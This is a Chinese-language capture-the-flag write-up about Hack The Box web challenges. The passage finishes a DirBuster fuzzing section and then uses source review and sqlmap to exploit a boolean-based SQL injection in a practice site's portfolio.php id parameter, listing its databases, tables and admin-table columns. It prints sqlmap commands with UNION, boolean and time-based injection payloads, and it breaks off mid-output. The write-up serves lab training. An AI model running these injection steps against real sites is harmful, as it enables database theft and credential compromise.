
扫描结果如下图所示：



接着通过浏览器访问，成功获取HTB{I love CSDN!}。




同样，如果您是Linux环境，扫描结果如下图所示：




简单总结:

这篇文章主要讲解了模糊测试Fuzzy基本知识, 涉及DirBuster工具的基本用法, 包括扫描目录、获取参数变量、获取参数对应的值, 是一个Web扫描的好案例。但缺点是比较耗时, 同时过度扫描会引起目标怀疑或服务器奔溃, 这些都是问题。如果hack the box服务器拒绝了我们的连接请求, 重新启动连接, 换个端口试试。



自此, 我们Web渗透的题目成功完成了4道, 非常基础的四种方法。




二.Sqlmap高级用法及管理员口令获取


[30 Points] FreeLancer [by IhsanSencan]

Can you test how secure my website is? Prove me wrong and capture the flag!


我的网站安全吗? 证明我是错误的并找出flag吧!




通过URL和端口打开网页，显示如下图所示：



点击上面的选项或下拉条，会局部跳转或滑动到后续页面。




随机输入用户名和面，会提示错误。




1.人工检测

一个长期存在的事实是，当读者在看一个页面的布局时，他们会被可读的内容分散注意力。那线索会不会在源码中？


第一步，我们查看源码，发现了线索“contact_me.php”。




访问contact_me.php页面，反应如下，这是一个假的线索，我们渗透中也会经常遇到。



第二步，继续查看源代码，发现一个调用id参数的页面，并且被注释掉了，它才是真正的线索。




从完整源码中也是可以发现的。




或者调用BurpSuite，通过服务器返回的页面信息，也能发现这个调用id参数的线索。

难点：如何才能找到这种细微漏洞呢？通过审查元素观察吗？或是爆破目录呢？个人认为，这里的扫描、查看源代码以及渗透经验都是关键，跟着作者慢慢积累吧！




第三步，我们访问该页面： `http://docker.hackthebox.eu:30471/portfolio.php?id=1`。

Log Cabin 1 - Lorem ipsum dolor sit amet, consectetur adipisicing elit. Mollitia neque assumenda ipsam nihil, molestias magnam, recusandae quos quis inventore quisquam velit asperiores, vitae? Reprehenderit soluta, eos quod consequuntur itaque. Nam.



通过手动检测，发现它是一个基于布尔的sql注入（布尔注入反馈True或False）。检测方法是测试URL加单引号id=1'，返回不正确页面。TRUE页面存在“you are in...”，FALSE页面不存在“you are in ...”，初步确定单引号存在注入。




问题1： 作者本来想通过手动拼接URL进行SQL注入，大家更容易理解SQL注入原理，但一直失败，最终使用SQLMAP实现吧！

2.Sqlmap实例

第一步，扫描所有数据库。

- 参数：-dbs
- 命令：python sqlmap.py -u "http://.../portfolio.php?id=1" --dbs



```
C:\Windows\system32\cmd.exe - python sqlmap.py -u "http://docker.hackthebox.eu:30913/portfolio.php?id=1" --dbs
Microsoft Windows [版本 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Users\yxz>cd\

C:\>cd C:\Software\Program Software\Python\sqlmap

C:\Software\Program Software\Python\sqlmap>python sqlmap.py -u "http://docker.hackthebox.eu:30913/portfolio.php?id=1" --dbs


[1.1.6.15#dev]
http://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at 12:49:40

[12:49:40] [INFO] testing connection to the target URL
[12:49:41] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[12:49:41] [INFO] testing if the target URL is stable
[12:49:42] [INFO] target URL is stable
[12:49:42] [INFO] testing if GET parameter 'id' is dynamic
[12:49:42] [INFO] confirming that GET parameter 'id' is dynamic
[12:49:42] [INFO] GET parameter 'id' is dynamic
```

运行结果如下图所示，获取4个数据库，其中-dbs参数表示databases，目标数据库名称为“freelancer”。



```
C:\Windows\system32\cmd.exe
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL, CONCAT(0x716b7a7a71, 0x7a45446f6e6670716261766f73456a4d5a787a4e59734f53744963464e6f4b57577145647270554f, 0x717a627671), NULL-- kQhz

[12:50:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12

[12:50:41] [INFO] fetching database names
available databases [4]:
[*] freelancer
[*] information_schema
[*] mysql
[*] performance_schema

[12:50:41] [INFO] fetched data logged to text files under 'C:\Users\yxz\sqlmap\output\docker.hackthebox.eu'

[*] shutting down at 12:50:41

C:\Software\Program Software\Python\sqlmap>
```

可以使用获取当前数据库命令。

- 参数：-current-db
- 命令：python sqlmap.py -u "http://.../portfolio.php?id=1" --current-db

第二步，获取数据库所有表。

- 参数：-D freelancer --tables

- 命令: `python sqlmap.py -u "http://.../portfolio.php?id=1" -D freelancer --tables`

```

C:\Windows\system32\cmd.exe
C:\Software\Program Software\Python\sqlmap>python sqlmap.py -u "http://docker.hackthebox.eu:30913/portfolio.php?id=1" -D freelancer --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:54:47

[12:54:47] [INFO] resuming back-end DBMS 'mysql'
[12:54:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 7470=7470

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)
  
```

运行结果如下图所示，获取数据库freelancer的所有表，其中-D表示数据库，-tables表示所有表。其中管理员账号表为“safeadmin”。

```

C:\Windows\system32\cmd.exe
C:\Software\Program Software\Python\sqlmap>python sqlmap.py -u "http://docker.hackthebox.eu:30913/portfolio.php?id=1" -D freelancer -T safeadmin --columns

[12:54:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[12:54:48] [INFO] fetching tables for database: 'freelancer'
Database: freelancer
[2 tables]
+-----+
| portfolio |
| safeadmin |
+-----+
By : Eastmount CSDN

[12:54:48] [INFO] fetched data logged to text files under 'C:\Users\yxz\.sqlmap\output\docker.hackthebox.eu'

[*] shutting down at 12:54:48

C:\Software\Program Software\Python\sqlmap>
  
```

第三步，获取数据库登录表所有字段。

- 参数: `-D freelancer -T safeadmin --columns`
- 命令: `python sqlmap.py -u "http://.../portfolio.php?id=1" -D freelancer -T safeadmin --columns`

```
C:\Windows\system32\cmd.exe
C:\Software\Program Software\Python\sqlmap>python sqlmap.py -u "http://docker.hackthebox.eu:30913/portfolio.php?id=1" -D freelancer -T safeadmin --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:56:26

[12:56:27] [INFO] resuming back-end DBMS 'mysql'
[12:56:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 7470=7470

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1 AND SLEEP(5)
```

运行结果如下图所示，获取数据库freelancer的登录表safeadmin所有字段，其中-D表示数据库，-T表示表，-columns表示usr表所有列。

```
C:\Windows\system32\cmd.exe

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x716b7a7a71,0x7a45446f6e6670716261766f73456a4d5a787a4e59734f53744963464e6f4b57577145647270554f,0x717a627671),NULL-- kQhz

[12:56:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[12:56:27] [INFO] fetching columns for table 'safeadmin' in database 'freelancer'
Database: freelancer
Table: safeadmin
[4 columns]

+-----+-----+
| Column | Type |
